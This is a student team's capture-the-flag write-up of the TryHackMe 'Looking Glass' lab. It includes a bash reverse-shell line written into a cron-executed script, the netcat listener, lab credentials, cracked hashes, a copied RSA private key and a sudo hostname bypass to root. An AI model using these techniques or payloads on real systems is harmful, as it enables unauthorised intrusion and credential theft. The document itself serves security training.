PenTest 1

ROOM LOOKINGGLASS

GROUP: CYBERRIVETS

Student ID	Name	Role
1211103426	Aminul Aiman Bin Abdullah	Leader
1211100965	Muhammad Izz Hakim Bin Mohd Zaki	Member
1211103429	Haifa Najieha Binti Hashim	Member
1211102576	Uzair Akhyar Bin Norazmi	Member

Step 1: Recon and Enumeration

Members Involved: Aminul Aiman, Izz Hakim, Haifa Najieha, Uzair Akhyar
Tools used: Nmap, Crypto Identifier, Cipher Decoder

Thought Process and Methodology and Attempts:

```
┌──(1211103426㉿kali)-[~]
└─$ nmap -A 10.10.226.114
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 20:36 EDT
Nmap scan report for 10.10.226.114
Host is up (0.19s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
```

Nmap used to find the open ports. We found there are many SSH ports available.

```
┌──(1211103426㉿kali)-[~]
└─$ ssh 10.10.236.115 -p 9009
Unable to negotiate with 10.10.236.115 port 9009: no matching host key type found. Their offer: ssh-rsa
```

In the beginning, the SSH keeps showing error messages.

After a while searching around I got my access working again with:

```
[nemo@Sailfish ~]$  ssh  -o HostKeyAlgorithms\ ssh-rsa user@host
```

We figure out the problems are caused by the outdated SSH from the machine side. The problem was solved by adding a parameter to change the algorithm to SSH-RSA.

```
┌──(1211103426㉿kali)-[~]
└─$ ssh  -o HostKeyAlgorithms\ ssh-rsa user@10.10.236.115 -p 10629
Lower
Connection to 10.10.236.115 closed.
```


```
┌──(1211103426㉿kali)-[~]
└─$ ssh  -o HostKeyAlgorithms\ ssh-rsa user@10.10.236.115 -p 10778
Higher
Connection to 10.10.236.115 closed.
```

After trying to connect to the server, we found out that it is a riddle. Finding the ‘middle’ might gives us the correct port.

```
┌──(1211103426㉿kali)-[~]
└─$ ssh  -o HostKeyAlgorithms\ ssh-rsa user@10.10.236.115 -p 10773
The authenticity of host '[10.10.236.115]:10773 ([10.10.236.115]:10773)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
```

```
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```

After iterating through the list of open ports, we managed to find the correct port that gives another riddle. We found the word ‘Jabberwocky’ might be a hint to continue the progress.




Jabberwocky


BY LEWIS CARROLL

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe:
All mimsy were the borogoves,
And the mome raths outgrabe.

After searching for Jabberwocky in the browser, we are directed to a poem titled Jabberwocky by Lewis Carroll. The poem seems similar to the riddle earlier. It might have been encoded.



As we have both encoded and original poems, we may want to look up cypher identifiers. As in the output, there are several possibilities this poem might have encoded into any of those formats.




```
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```

After several trials and errors, we found out that decoding using Vigenere is the correct method as it does translate it back to the original source, but with extra information. Something new added which is ‘Your secret is bewareTheJabberwock’.

Step 2: Initial Foothold

Members Involved: Aminul Aiman, Izz Hakim, Haifa Najieha, Uzair Akhyar
Tools used: LinPEAS, SCP

Thought Process and Methodology and Attempts:

```
Enter Secret:
jabberwock:KneesSimpleHelpingSomethings
Connection to 10.10.236.115 closed.
```

Enter the secret to get jabberwock credentials.

```
┌──(1211103426㉿kali)-[~]
└─$ ssh jabberwock@10.10.236.115 -p 22
The authenticity of host '10.10.236.115 (10.10.236.115)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.236.115' (ED25519) to the list of known hosts.
jabberwock@10.10.236.115's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
```

```
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
```

As now we have jabberwock credentials, we can access the user and explore what is contained inside and try to find any vulnerabilities that are exploitable.

```
┌──(1211103426㉿kali)-[~]
└─$ nano lin_peas.sh
```

```
┌──(1211103426㉿kali)-[~]
└─$ scp /home/kali/GITTOOLS/lin_peas.sh jabberwock@10.10.157.85:/dev/shm
jabberwock@10.10.157.85's password:
lin_peas.sh                                   100%  130KB 159.9KB/s   00:00
```

```
jabberwock@looking-glass:/dev/shm$ chmod +x lin_peas.sh
jabberwock@looking-glass:/dev/shm$ ls
lin_peas.sh  linpeas.sh
jabberwock@looking-glass:/dev/shm$ ./lin_peas.sh
```

We are using linPEAS to enumerate possible vulnerabilities. As we do have jabberwock credentials, we can directly use ‘scp’ command to transfer the linPEAS from the local machine to the remote machine.

Step 3: Horizontal Privilege Escalation

Members Involved: Aminul Aiman, Izz Hakim, Haifa Najieha, Uzair Akhyar
Tools used: Netcat, CyberChef, Reverse Shell, Hash Cracker

Thought Process and Methodology and Attempts:

```
User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

```
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

Look into every vulnerability detected by linPEAS, we see that jabberwock has the privileges to execute reboot as root and rebooting will cause a bash script to be executed. Not only that, but the rebooting also does interact with the other user.


```
  GNU nano 2.9.3                                    twasBrillig.sh

bash -i >& /dev/tcp/10.8.207.184/53 0>&1
```

From those hints, we can try to do a reverse shell by re-writing the bash script, setting up netcat and rebooting the server to activate the reverse shell.

```
┌──(1211103426㉿kali)-[~]
└─$ nc -lvnp 53
listening on [any] 53 ...
connect to [10.8.207.184] from (UNKNOWN) [10.10.157.85] 49578
bash: cannot set terminal process group (877): Inappropriate ioctl for device
bash: no job control in this shell
tweedledum@looking-glass:~$
```

After rebooting, the exploit will be activated and we will get access to tweedledum account.

```
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877675747372717 06f6e6d6c6b
```

In tweedledum account, we found hashed data in the humptydumpty.txt. Use the hash cracker to decode and see what it might try to hide.

Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877675747372717 06f6e6d6c6b	Unknown	Not found.

It seems one line is not encoded using the hash. We can try using another software like CyberChef.

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	the password is zyxwvutsrqponmlk	Possible languages: English Matching ops: From Base85 Valid UTF8 Entropy: 4.29

Use ‘Magic’ to automatically see the encoding format used. In this case, Hex is used and we also get the humptydumpty password.


```
jabberwock@looking-glass:/home/alice$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

Switch user to humptydumpty and connect using the password we get earlier. Using humptydumpty account, we can access alice id_rsa key. We can use the key to bypass the password to log into the alice account.

```
┌──(1211103426㉿kali)-[~]
└─$ nano alice_id_rsa
```

```
  GNU nano 6.2                                          alice_id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

Copy and paste the key into our local machine.



‘Chmod 600’ set the key private and only accessible to the owner. This also helps to make the id rsa we copied seem valid, thus letting us access into alice account.

Step 4: Root Privilege Escalation

Members Involved: Aminul Aiman, Izz Hakim, Haifa Najieha, Uzair Akhyar
Tools used: Python, LinPEAS, Wget

Thought Process and Methodology and Attempts:

```
┌──(1211103426㉿kali)-[~]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
jabberwock@looking-glass:~$ wget 10.8.207.184/GITTOOLS/lin_peas.sh
--2022-07-26 05:25:21--  http://10.8.207.184/GITTOOLS/lin_peas.sh
Connecting to 10.8.207.184:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 133616 (130K) [text/x-sh]
Saving to: 'lin_peas.sh'

lin_peas.sh                 100%[=====================================>] 130.48K

2022-07-26 05:25:22 (216 KB/s) - 'lin_peas.sh' saved [133616/133616]
```

We need to use linPEAS again to enumerate the vulnerabilities in alice account. However, as we saved linPEAS in the /dev/shm earlier, the file is not accessible from this account. Upload again into jabberwock using python as the host and wget to transfer into jabberwock. Activate the linPEAS and observe the vulnerability.

```
alice@looking-glass:/$ cd /etc
alice@looking-glass:/etc$ cd sudoers.d
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d#
```

```
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# whoami
root
root@looking-glass:/etc/sudoers.d# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
```

In the /etc/sudoers.d, alice get access to the root without any password when hosting to ssalg-gnikool. We can use this method to escalate the privileges as the root. After accessed as root, cd /root and read the root flag.

Contributions

Student ID	Name	Contribution	Signature
1211103426	Aminul Aiman Bin Abdullah	Perform vertical privilege escalation and find Root Flag.	
1211100965	Muhammad Izz Hakim Bin Mohd Zaki	Helping in performing horizontal privilege escalation and involved in the video editing.	
1211103429	Haifa Najieha Binti Hashim	Helping to find the correct cypher and involved in the video editing.	
1211102576	Uzair Akhyar Bin Norazmi	Gives ideas to solve the riddle and managed to find the User Flag.	*uzair*

VIDEO LINK: https://youtu.be/hteyjEwxTW4